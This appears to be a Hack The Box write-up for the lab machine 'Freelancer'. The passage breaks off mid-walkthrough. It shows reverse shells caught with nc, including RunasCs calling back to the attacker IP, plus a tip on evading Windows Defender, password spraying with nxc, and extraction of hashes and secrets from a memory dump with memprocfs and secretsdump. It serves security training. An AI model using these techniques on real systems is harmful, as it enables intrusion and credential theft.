
and now we got remote code execution
trying to move nc to the system gets us blocked for potential virus

and as you can see we got shell back you just need to use the windows version of ncat so you don't get caught by the windows defender
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/freelancer]
└──╼ [★]$ rlwrap nc -lnvp 25000
listening on [any] 25000 ...
connect to [10.10.16.83] from (UNKNOWN) [10.129.13.145] 61872
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\WINDOWS\system32> whoami
whoami
freelancer\sql_svc
PS C:\WINDOWS\system32>
so there is nothing else on the system except this SQLEXPR directory and it has some files reading one of them got 2 poterntial passwords that we can test
PS C:\Users\sql_svc\Downloads\SQLEXPR-2019_x64_ENU> type sql-Configuration.INI
type sql-Configuration.INI
[OPTIONS]
ACTION="Install"
QUIET="True"
FEATURES=SQL
INSTANCENAME="SQLEXPRESS"
INSTANCEID="SQLEXPRESS"
RSSVCACCOUNT="NT Service\ReportServer$SQLEXPRESS"
AGTSVCACCOUNT="NT AUTHORITY\NETWORK SERVICE"
AGTSVCSTARTUPTYPE="Manual"
COMMFABRICPORT="0"
COMMFABRICNETWORKLEVEL=""0"
COMMFABRICENCRYPTION="0"
MATRIXCMBRICKCOMMPORT="0"
SQLSVCSTARTUPTYPE="Automatic"
FILESTREAMLEVEL="0"
ENABLERANU="False"
SQLCOLLATION="SQL_Latin1_General_CP1_CI_AS"
SQLSVCACCOUNT="FREELANCER\sql_svc"
SQLSVCPASSWORD="IL0v3ErenY3ager"
SQLSYSADMINACCOUNTS="FREELANCER\Administrator"
SECURITYMODE="SQL"
SAPWD="t3mp0r@ryS@PWD"
ADDCURRENTUSERASSQLADMIN="False"
TCPENABLED="1"
NPENABLED="1"
BROWSERSVCSTARTUPTYPE="Automatic"
IAcceptSQLServerLicenseTerms=True
Shell as mikasaAckerman
trying the passwords we found against the list of users we can find under C:\Users directory got us one hit as valid authentication
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/freelancer]
└──╼ [★]$ nxc smb freelancer.htb -u usernames.txt -p 't3mp0r@ryS@PWD'
SMB 10.129.13.145 445 DC [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC) (domain:freelancer.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB 10.129.13.145 445 DC [-] freelancer.htb\:t3mp0r@ryS@PWD STATUS_LOGON_FAILURE
SMB 10.129.13.145 445 DC [-] freelancer.htb\:t3mp0r@ryS@PWD STATUS_LOGON_FAILURE
SMB 10.129.13.145 445 DC [-] freelancer.htb\Administrator:t3mp0r@ryS@PWD STATUS_LOGON_FAILURE
SMB 10.129.13.145 445 DC [-] freelancer.htb\lkazanof:t3mp0r@ryS@PWD STATUS_LOGON_FAILURE
SMB 10.129.13.145 445 DC [-] freelancer.htb\lorra199:t3mp0r@ryS@PWD STATUS_LOGON_FAILURE
SMB 10.129.13.145 445 DC [-] freelancer.htb\mikasaAckerman:t3mp0r@ryS@PWD STATUS_LOGON_FAILURE
SMB 10.129.13.145 445 DC [-] freelancer.htb\MSSQLSERVER:t3mp0r@ryS@PWD STATUS_LOGON_FAILURE
SMB 10.129.13.145 445 DC [-] freelancer.htb\sqlbackupoperator:t3mp0r@ryS@PWD STATUS_LOGON_FAILURE
SMB 10.129.13.145 445 DC [-] freelancer.htb\sql_svc:t3mp0r@ryS@PWD STATUS_LOGON_FAILURE
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/freelancer]
└──╼ [★]$ nxc smb freelancer.htb -u usernames.txt -p 'IL0v3ErenY3ager'
SMB 10.129.13.145 445 DC [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC) (domain:freelancer.htb) (signing:True) (SMBv1:None) (Null Auth:True)
SMB 10.129.13.145 445 DC [-] freelancer.htb\:IL0v3ErenY3ager STATUS_LOGON_FAILURE
SMB 10.129.13.145 445 DC [-] freelancer.htb\:IL0v3ErenY3ager STATUS_LOGON_FAILURE
SMB 10.129.13.145 445 DC [-] freelancer.htb\Administrator:IL0v3ErenY3ager STATUS_LOGON_FAILURE
SMB 10.129.13.145 445 DC [-] freelancer.htb\lkazanof:IL0v3ErenY3ager STATUS_LOGON_FAILURE
SMB 10.129.13.145 445 DC [-] freelancer.htb\lorra199:IL0v3ErenY3ager STATUS_LOGON_FAILURE
SMB 10.129.13.145 445 DC [+] freelancer.htb\mikasaAckerman:IL0v3ErenY3ager
and we got no access to winrm and no non-standard shares so lets upload RunasCs.exe and get a shell back
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/freelancer]
└──╼ [★]$ nxc smb freelancer.htb -u mikasaAckerman -p 'IL0v3ErenY3ager'
SMB 10.129.13.145 445 DC [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC) (domain:freelancer.htb) (signing:True) (SMBv1:None) (Null Auth:Tr
ue)
SMB 10.129.13.145 445 DC [+] freelancer.htb\mikasaAckerman:IL0v3ErenY3ager
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/freelancer]
└──╼ [★]$ nxc winrm freelancer.htb -u mikasaAckerman -p 'IL0v3ErenY3ager'
WINRM 10.129.13.145 5985 DC [*] Windows 10 / Server 2019 Build 17763 (name:DC) (domain:freelancer.htb)
WINRM 10.129.13.145 5985 DC [-] freelancer.htb\mikasaAckerman:IL0v3ErenY3ager
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/freelancer]
└──╼ [★]$ nxc smb freelancer.htb -u mikasaAckerman -p 'IL0v3ErenY3ager' --shares
SMB 10.129.13.145 445 DC [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC) (domain:freelancer.htb) (signing:True) (SMBv1:None) (Null Auth:Tr
ue)
SMB 10.129.13.145 445 DC [+] freelancer.htb\mikasaAckerman:IL0v3ErenY3ager
SMB 10.129.13.145 445 DC [*] Enumerated shares
SMB 10.129.13.145 445 DC Share Permissions Remark
SMB 10.129.13.145 445 DC ----- ----------- ------
SMB 10.129.13.145 445 DC ADMIN$ Remote Admin
SMB 10.129.13.145 445 DC C$ Default share
SMB 10.129.13.145 445 DC IPC$ READ Remote IPC
SMB 10.129.13.145 445 DC NETLOGON READ Logon server share
SMB 10.129.13.145 445 DC SYSVOL READ Logon server share
Running this as sql_svc
PS C:\Users\sql_svc\Downloads\SQLEXPR-2019_x64_ENU> ./runas.exe mikasaAckerman IL0v3ErenY3ager powershell.exe -r 10.10.16.83:4444
./runas.exe mikasaAckerman IL0v3ErenY3ager powershell.exe -r 10.10.16.83:4444

[+] Running in session 0 with process function CreateProcessWithLogonW()
[+] Using Station\Desktop: Service-0x0-4b35f$\Default
[+] Async process 'C:\WINDOWS\System32\WindowsPowerShell\v1.0\powershell.exe' with pid 1000 created in background.
got us a shell back as the user we wanted
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/freelancer]
└──╼ [★]$ rlwrap nc -lnvp 4444
listening on [any] 4444 ...
connect to [10.10.16.83] from (UNKNOWN) [10.129.13.145] 53347
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\WINDOWS\system32> whoami
whoami
freelancer\mikasaackerman
PS C:\WINDOWS\system32>
and we got the user flag
PS C:\Users\mikasaackerman\Desktop> type user.txt
type user.txt
d86a3a18355ae3b664c1baa21f0af8c9
Privilege Escalation
and we got also this mail.txt on the users desktop saying that there is an issue with the server after the update and looks like one of the IT asked for full memory dump and they did it for her and there is also the MEMORY.7z file attached on the desktop
PS C:\Users\mikasaackerman\Desktop> type mail.txt
type mail.txt
Hello Mikasa,
I tried once again to work with Liza Kazanoff after seeking her help to troubleshoot the BSOD issue on the "DATACENTER-2019" computer. As you know, the problem started occu
rring after we installed the new update of SQL Server 2019.
I attempted the solutions you provided in your last email, but unfortunately, there was no improvement. Whenever we try to establish a remote SQL connection to the installed instance, the server's CPU starts overheating, and the RAM usage keeps increasing until the BSOD appears, forcing the server to restart.
Nevertheless, Liza has requested me to generate a full memory dump on the Datacenter and send it to you for further assistance in troubleshooting the issue.
Best regards,
looking at this it has a single file only inside it which is .DMP file usually a vss copy so lets try to dump anything out of it
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/freelancer]
└──╼ [★]$ 7z l MEMORY.7z

7-Zip [64] 16.02 : Copyright (c) 1999-2016 Igor Pavlov : 2016-05-21
p7zip Version 16.02 (locale=C.UTF-8,Utf16=on,HugeFiles=on,64 bits,128 CPUs Intel(R) Core(TM) i7-6700HQ CPU @ 2.60GHz (506E3),ASM,AES-NI)

Scanning the drive for archives:
1 file, 292692678 bytes (280 MiB)

Listing archive: MEMORY.7z

--
Path = MEMORY.7z
Type = 7z
Physical Size = 292692678
Headers Size = 130
Method = LZMA2:26
Solid = -
Blocks = 1

   Date Time Attr Size Compressed Name
------------------- ----- ------------ ------------ ------------------------
2023-10-08 00:38:34 ....A   1782252040    292692548  MEMORY.DMP
------------------- ----- ------------ ------------ ------------------------
2023-10-08 00:38:34         1782252040    292692548  1 files
the dump file isn't just a hash dump but a full memory dump so we need to deal with it using tool like volatility to extract as much as we can out of it
Memory Dump
and this one lists the Windows server and its exact build so lets dump hashes
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/freelancer]
└──╼ [★]$ vol -f MEMORY.DMP windows.info
Volatility 3 Framework 2.28.1
Progress:  100.00               PDB scanning finished
Variable Value

Kernel Base 0xf8060f019000
DTB 0x1aa000
Symbols file:///home/jimmex/.local/share/pipx/venvs/volatility3/lib/python3.13/site-packages/volatility3/symbols/windows/ntkrnlmp.pdb/EF9A48AFA50FF07C616585BB01919536-1.jso
n.xz
Is64Bit True
IsPAE False
layer_name 0 WindowsIntel32e
memory_layer 1 WindowsCrashDump64Layer
base_layer 2 FileLayer
KdDebuggerDataBlock 0xf8060f416a80
NTBuildLab 17763.1.amd64fre.rs5_release.180
CSDVersion 0
KdVersionBlock 0xf8060f419f10
Major/Minor 15.17763
MachineType 34404
KeNumberProcessors 2
SystemTime 2023-10-04 17:33:02+00:00
NtSystemRoot C:\Windows
NtProductType NtProductServer
NtMajorVersion 10
NtMinorVersion 0
PE MajorOperatingSystemVersion 10
PE MinorOperatingSystemVersion 0
PE Machine 34404
PE TimeDateStamp Sun Nov 10 07:20:39 2075
so to do that we need first to dump the processes to get the lsass PID to dump the process memory and we got the lsass.exe is running 584
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/freelancer]
└──╼ [★]$ vol -f MEMORY.DMP windows.pslist
Volatility 3 Framework 2.28.1
Progress:  100.00               PDB scanning finished
PID PPID ImageFileName Offset(V) Threads Handles SessionId Wow64 CreateTime ExitTime File output

4 0 System 0xbc83a5a78080 104 - N/A False 2023-10-04 17:29:47.000000 UTC N/A Disabled
88 4 Registry 0xbc83a5b9c040 4 - N/A False 2023-10-04 17:29:44.000000 UTC N/A Disabled
264 4 smss.exe 0xbc83a7727040 3 - N/A False 2023-10-04 17:29:47.000000 UTC N/A Disabled
356 348 csrss.exe 0xbc83a93e0140 11 - 0 False 2023-10-04 17:30:05.000000 UTC N/A Disabled
432 424 csrss.exe 0xbc83a7dbf140 11 - 1 False 2023-10-04 17:30:06.000000 UTC N/A Disabled
456 348 wininit.exe 0xbc83a7dde080 3 - 0 False 2023-10-04 17:30:06.000000 UTC N/A Disabled
492 424 winlogon.exe 0xbc83a7df5140 4 - 1 False 2023-10-04 17:30:06.000000 UTC N/A Disabled
576 456 services.exe 0xbc83a93d2280 7 - 0 False 2023-10-04 17:30:06.000000 UTC N/A Disabled
584 456 lsass.exe 0xbc83a93e7080 9 - 0 False 2023-10-04 17:30:06.000000 UTC N/A Disabled
700 576 svchost.exe 0xbc83a943c080 19 - 0 False 2023-10-04 17:30:08.000000 UTC N/A Disabled
736 456 fontdrvhost.ex 0xbc83a94cc080 5 - 0 False 2023-10-04 17:30:08.000000 UTC N/A Disabled
732 492 fontdrvhost.ex 0xbc83a94cb0c0 5 - 1 False 2023-10-04 17:30:08.000000 UTC N/A Disabled
824 576 svchost.exe 0xbc83a94ce080 9 - 0 False 2023-10-04 17:30:09.000000 UTC N/A Disabled
904 492 dwm.exe 0xbc83a95ef080 13 - 1 False 2023-10-04 17:30:10.000000 UTC N/A Disabled
996 576 svchost.exe 0xbc83aa239080 59 - 0 False 2023-10-04 17:30:12.000000 UTC N/A Disabled
1004 576 svchost.exe 0xbc83aa236080 24 - 0 False 2023-10-04 17:30:12.000000 UTC N/A Disabled
288 576 svchost.exe 0xbc83aa210080 14 - 0 False 2023-10-04 17:30:13.000000 UTC N/A Disabled
340 576 svchost.exe 0xbc83aa208500 21 - 0 False 2023-10-04 17:30:13.000000 UTC N/A Disabled
320 576 svchost.exe 0xbc83aa209080 17 - 0 False 2023-10-04 17:30:13.000000 UTC N/A Disabled
616 576 svchost.exe 0xbc83aa2da080 5 - 0 False 2023-10-04 17:30:13.000000 UTC N/A Disabled
1032 576 svchost.exe 0xbc83aa2bc080 23 - 0 False 2023-10-04 17:30:13.000000 UTC N/A Disabled
1052 576 svchost.exe 0xbc83aa2b7080 3 - 0 False 2023-10-04 17:30:13.000000 UTC N/A Disabled
1308 576 svchost.exe 0xbc83aa360080 4 - 0 False 2023-10-04 17:30:15.000000 UTC N/A Disabled
1344 576 svchost.exe 0xbc83aa378080 14 - 0 False 2023-10-04 17:30:15.000000 UTC N/A Disabled
1428 576 svchost.exe 0xbc83aa3c70c0 7 - 0 False 2023-10-04 17:30:16.000000 UTC N/A Disabled
1576 576 svchost.exe 0xbc83aa470080 4 - 0 False 2023-10-04 17:30:17.000000 UTC N/A Disabled
1740 576 spoolsv.exe 0xbc83aa51c080 13 - 0 False 2023-10-04 17:30:19.000000 UTC N/A Disabled
1912 576 svchost.exe 0xbc83aa5a5080 16 - 0 False 2023-10-04 17:30:21.000000 UTC N/A Disabled
1964 576 svchost.exe 0xbc83aa599080 2 - 0 False 2023-10-04 17:30:21.000000 UTC N/A Disabled
1980 576 svchost.exe 0xbc83aa516080 15 - 0 False 2023-10-04 17:30:21.000000 UTC N/A Disabled
1492 576 wlms.exe 0xbc83aa659080 4 - 0 False 2023-10-04 17:30:22.000000 UTC N/A Disabled
1376 576 MsMpEng.exe 0xbc83aa657080 26 - 0 False 2023-10-04 17:30:22.000000 UTC N/A Disabled
1284 576 sqlwriter.exe 0xbc83aa655080 5 - 0 False 2023-10-04 17:30:22.000000 UTC N/A Disabled
2088 576 svchost.exe 0xbc83aa6b1080 6 - 0 False 2023-10-04 17:30:23.000000 UTC N/A Disabled
2788 576 NisSrv.exe 0xbc83a5b05080 5 - 0 False 2023-10-04 17:30:59.000000 UTC N/A Disabled
2872 576 svchost.exe 0xbc83aa651080 7 - 0 False 2023-10-04 17:31:29.000000 UTC N/A Disabled
2880 576 svchost.exe 0xbc83aa2d8080 5 - 0 False 2023-10-04 17:31:29.000000 UTC N/A Disabled
1356 996 sihost.exe 0xbc83a7df7080 12 - 1 False 2023-10-04 17:31:32.000000 UTC N/A Disabled
1452 576 svchost.exe 0xbc83aa6b6080 11 - 1 False 2023-10-04 17:31:32.000000 UTC N/A Disabled
2828 996 taskhostw.exe 0xbc83aa38d080 7 - 1 False 2023-10-04 17:31:32.000000 UTC N/A Disabled
2108 288 ctfmon.exe 0xbc83aaa69080 8 - 1 False 2023-10-04 17:31:33.000000 UTC N/A Disabled
656 492 userinit.exe 0xbc83a95ea080 0 - 1 False 2023-10-04 17:31:40.000000 UTC 2023-10-04 17:32:10.000000 UTC Disabled
2012 656 explorer.exe 0xbc83aa479080 58 - 1 False 2023-10-04 17:31:41.000000 UTC N/A Disabled
3264 700 ShellExperienc 0xbc83aa982180 22 - 1 False 2023-10-04 17:31:48.000000 UTC N/A Disabled
3348 700 SearchUI.exe 0xbc83aad79080 17 - 1 False 2023-10-04 17:31:50.000000 UTC N/A Disabled
3440 700 RuntimeBroker. 0xbc83aa6ae080 12 - 1 False 2023-10-04 17:31:53.000000 UTC N/A Disabled
3688 700 RuntimeBroker. 0xbc83aaba5080 6 - 1 False 2023-10-04 17:31:56.000000 UTC N/A Disabled
3872 700 backgroundTask 0xbc83aac30080 9 - 1 False 2023-10-04 17:32:02.000000 UTC N/A Disabled
3952 700 RuntimeBroker. 0xbc83aab9b080 7 - 1 False 2023-10-04 17:32:04.000000 UTC N/A Disabled
2300 700 smartscreen.ex 0xbc83aad4c080 11 - 1 False 2023-10-04 17:32:07.000000 UTC N/A Disabled
3848 2012 notmyfault64.e 0xbc83aaa66080 4 - 1 False 2023-10-04 17:32:53.000000 UTC N/A Disabled
and after running for a while (hope there is a way to make it just stfu without all that verbosity) but we got a memory dump Tried a lot of ways with volatility but nothing worked, tried dump files, and raw memory and nothing worked so lets go the intended path memprocfs
and we'll give it the device to start dumping into the mount file
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/freelancer/memproc]
└──╼ [★]$ ./memprocfs -device ../MEMORY.DMP -mount /tmp/memfs
Initialized 64-bit Windows 10.0.17763

==============================  MemProcFS  ==============================
 - Author: Ulf Frisk - pcileech@frizk.net
 - Info: https://github.com/ufrisk/MemProcFS
 - Discord: https://pcileech.com/discord
 - License: GNU Affero General Public License v3.0
 - Licensed To: GNU Affero General Public License v3.0 - OPEN SOURCE USER.
   ---------------------------------------------------------------------
 - Version: 5.17.8 (Linux)
 - Mount Point: /tmp/memfs
 - Tag: 17763_a3431de6
 - Operating System: Windows 10.0.17763 (X64)
==========================================================================
looking at the hives after it is done we find that it dumped the 3 hives we need to dump hashes with secrets dump locally
┌─[]─[10.10.16.83]─[jimmex@attacker]─[/tmp/memfs/registry/hive_files]
└──╼ [★]$ ls
0xffffd30679c0e000-unknown-unknown.reghive                                              0xffffd3067db43000-BBI-A_{ae450ff4-3002-4d4d-921c-fd354d63ec8b}.reghive
0xffffd30679c46000-SYSTEM-MACHINE_SYSTEM.reghive                                        0xffffd3067db53000-NTUSERDAT-USER_S-1-5-19.reghive
0xffffd30679cdc000-unknown-MACHINE_HARDWARE.reghive                                     0xffffd3067dd5e000-ActivationStoredat-A_{D65833F6-A688-4A68-A28F-F59183BDFADA}.reghive
0xffffd3067b257000-settingsdat-A_{c94cb844-4804-8507-e708-439a8873b610}.reghive         0xffffd3067e30e000-UsrClassdat-USER_S-1-5-21-3542429192-2036945976-3483670807-1121_Classes.reghive
0xffffd3067b261000-ActivationStoredat-A_{23F7AFEB-1A41-4BD7-9168-EA663F1D9A7D}.reghive  0xffffd3067ec26000-Amcachehve-A_{da3518a3-bbc6-1dba-206b-2755382f1364}.reghive
0xffffd3067b514000-BCD-MACHINE_BCD00000000.reghive                                      0xffffd3067ec39000-ntuserdat-USER_S-1-5-21-3542429192-2036945976-3483670807-1121.reghive
0xffffd3067b516000-SOFTWARE-MACHINE_SOFTWARE.reghive                                    0xffffd3067ec58000-settingsdat-A_{8a28242f-95cc-f96a-239c-d8a872afe4cc}.reghive
0xffffd3067d7e9000-DEFAULT-USER_.DEFAULT.reghive                                        0xffffd3067f097000-DRIVERS-MACHINE_DRIVERS.reghive
0xffffd3067d7f0000-SECURITY-MACHINE_SECURITY.reghive                                    0xffffd3067f91b000-UsrClassdat-USER_S-1-5-21-3542429192-2036945976-3483670807-500_Classes.reghive
0xffffd3067d935000-SAM-MACHINE_SAM.reghive                                              0xffffd3067f9e7000-ntuserdat-USER_S-1-5-21-3542429192-2036945976-3483670807-500.reghive
0xffffd3067d9c4000-NTUSERDAT-USER_S-1-5-20.reghive
Shell as lorra199
and it dumped multiple hashes but there is a this credential PWN3D#l0rr@Armessa199 which is clearly for the user lorra199 so lets test it
┌─[]─[10.10.16.83]─[jimmex@attacker]─[/tmp/memfs/registry/hive_files]
└──╼ [★]$ secretsdump.py -sam 0xffffd3067d935000-SAM-MACHINE_SAM.reghive -system 0xffffd30679c46000-SYSTEM-MACHINE_SYSTEM.reghive -security 0xffffd3067d7f0000-SECURITY-MACHINE_SECURITY.reghive LOCAL
Impacket v0.14.0.dev0+20260407.172353.7fc084ad - Copyright Fortra, LLC and its affiliated companies

[*] Target system bootKey: 0xaeb5f8f068bbe8789b87bf985e129382
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:725180474a181356e53f4fe3dffac527:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:04fc56dd3ee3165e966ed04ea791d7a7:::
[*] Dumping cached domain logon information (domain/username:hash)
FREELANCER.HTB/Administrator:$DCC2$10240#Administrator#67a0c0f193abd932b55fb8916692c361: (2023-10-04 12:55:34+00:00)
FREELANCER.HTB/lorra199:$DCC2$10240#lorra199#7ce808b78e75a5747135cf53dc6ac3b1: (2023-10-04 12:29:00+00:00)
FREELANCER.HTB/liza.kazanof:$DCC2$10240#liza.kazanof#ecd6e532224ccad2abcf2369ccb8b679: (2023-10-04 17:31:23+00:00)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
FREELANCER\DATACENTER-2019$:aes256-cts-hmac-sha1-96:258046e6f089ee5ee25f4018db5076ff0671cdd3b36cc2ea9a7b2503912b2ca0
FREELANCER\DATACENTER-2019$:aes128-cts-hmac-sha1-96:db4d6ea3614a7ccf81d6aec74366d8b7
FREELANCER\DATACENTER-2019$:des-cbc-md5:5e9e04bc948cfb7f
FREELANCER\DATACENTER-2019$:plain_password_hex:a680a4af30e045066419c6f52c073d738241fa9d1cff591b951535cff5320b109e65220c1c9e4fa891c9d1ee22e990c4766b3eb63fb3e2da67ebd19830d45c0ba4e6e6df93180c0a7449750655edd78eb848f757689a6889f3f8f7f6cf53e1196a528a7cd105a2eccefb2a17ae5aebf84902e3266bbc5db6e371627bb0828c2a364cb01119cf3d2c70d920328c814cad07f2b516143d86d0e88ef1504067815ed70e9ccb861f57394d94ba9f77198e9d76ecadf8cdb1afda48b81f81d84ac62530389cb64d412b784f0f733551a62ec0862ac2fb261b43d79990d4e2bfbf4d7d4eeb90ccd7dc9b482028c2143c5a6010
FREELANCER\DATACENTER-2019$:aad3b435b51404eeaad3b435b51404ee:1003ddfa0a470017188b719e1eaae709:::
[*] DPAPI_SYSTEM
dpapi_machinekey:0xcf1bc407d272ade7e781f17f6f3a3fc2b82d16bc
dpapi_userkey:0x6d210ab98889fac8829a1526a5d6a2f76f8f9d53
[*] NL$KM
 0000   63 4D 9D 4C 85 EF 33 FF  A5 E1 4D E2 DC A1 20 75   cM.L..3...M... u
 0010   D2 20 EA A9 BC E0 DB 7D  BE 77 E9 BE 6E AD 47 EC   . .....}.w..n.G.
 0020   26 02 E1 F6 BF F5 C5 CC  F9 D6 7A 16 49 1C 43 C5   &.........z.I.C.
 0030   77 6D E0 A8 C6 24 15 36  BF 27 49 96 19 B9 63 20   wm...$.6.'I...c
NL$KM:634d9d4c85ef33ffa5e14de2dca12075d220eaa9bce0db7dbe77e9be6ead47ec2602e1f6bff5c5ccf9d67a16491c43c5776de0a8c6241536bf27499619b96320
[*] _SC_MSSQL$DATA
(Unknown User):PWN3D#l0rr@Armessa199
[*] Cleaning up...
and this user got shell but there is no special privileges or files he can access, and I got so mixed up with this memory dump to the point that i forgot do collect data for bloodhound so lets do it now
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/freelancer]
└──╼ [★]$ nxc winrm freelancer.htb -u lorra199 -p PWN3D#l0rr@Armessa199
WINRM 10.129.13.145 5985 DC [*] Windows 10 / Server 2019 Build 17763 (name:DC) (domain:freelancer.htb)
WINRM 10.129.13.145 5985 DC [+] freelancer.htb\lorra199:PWN3D#l0rr@Armessa199 (Pwn3d!)
┌─[]─[10.10.16.83]─[jimmex@attacker]─[~/htb/labs/freelancer]
└──╼ [★]$ evil-winrm -i freelancer.htb -u lorra199 -p PWN3D#l0rr@Armessa199

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\lorra199\Documents> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name Description State
============================= ============================== =======
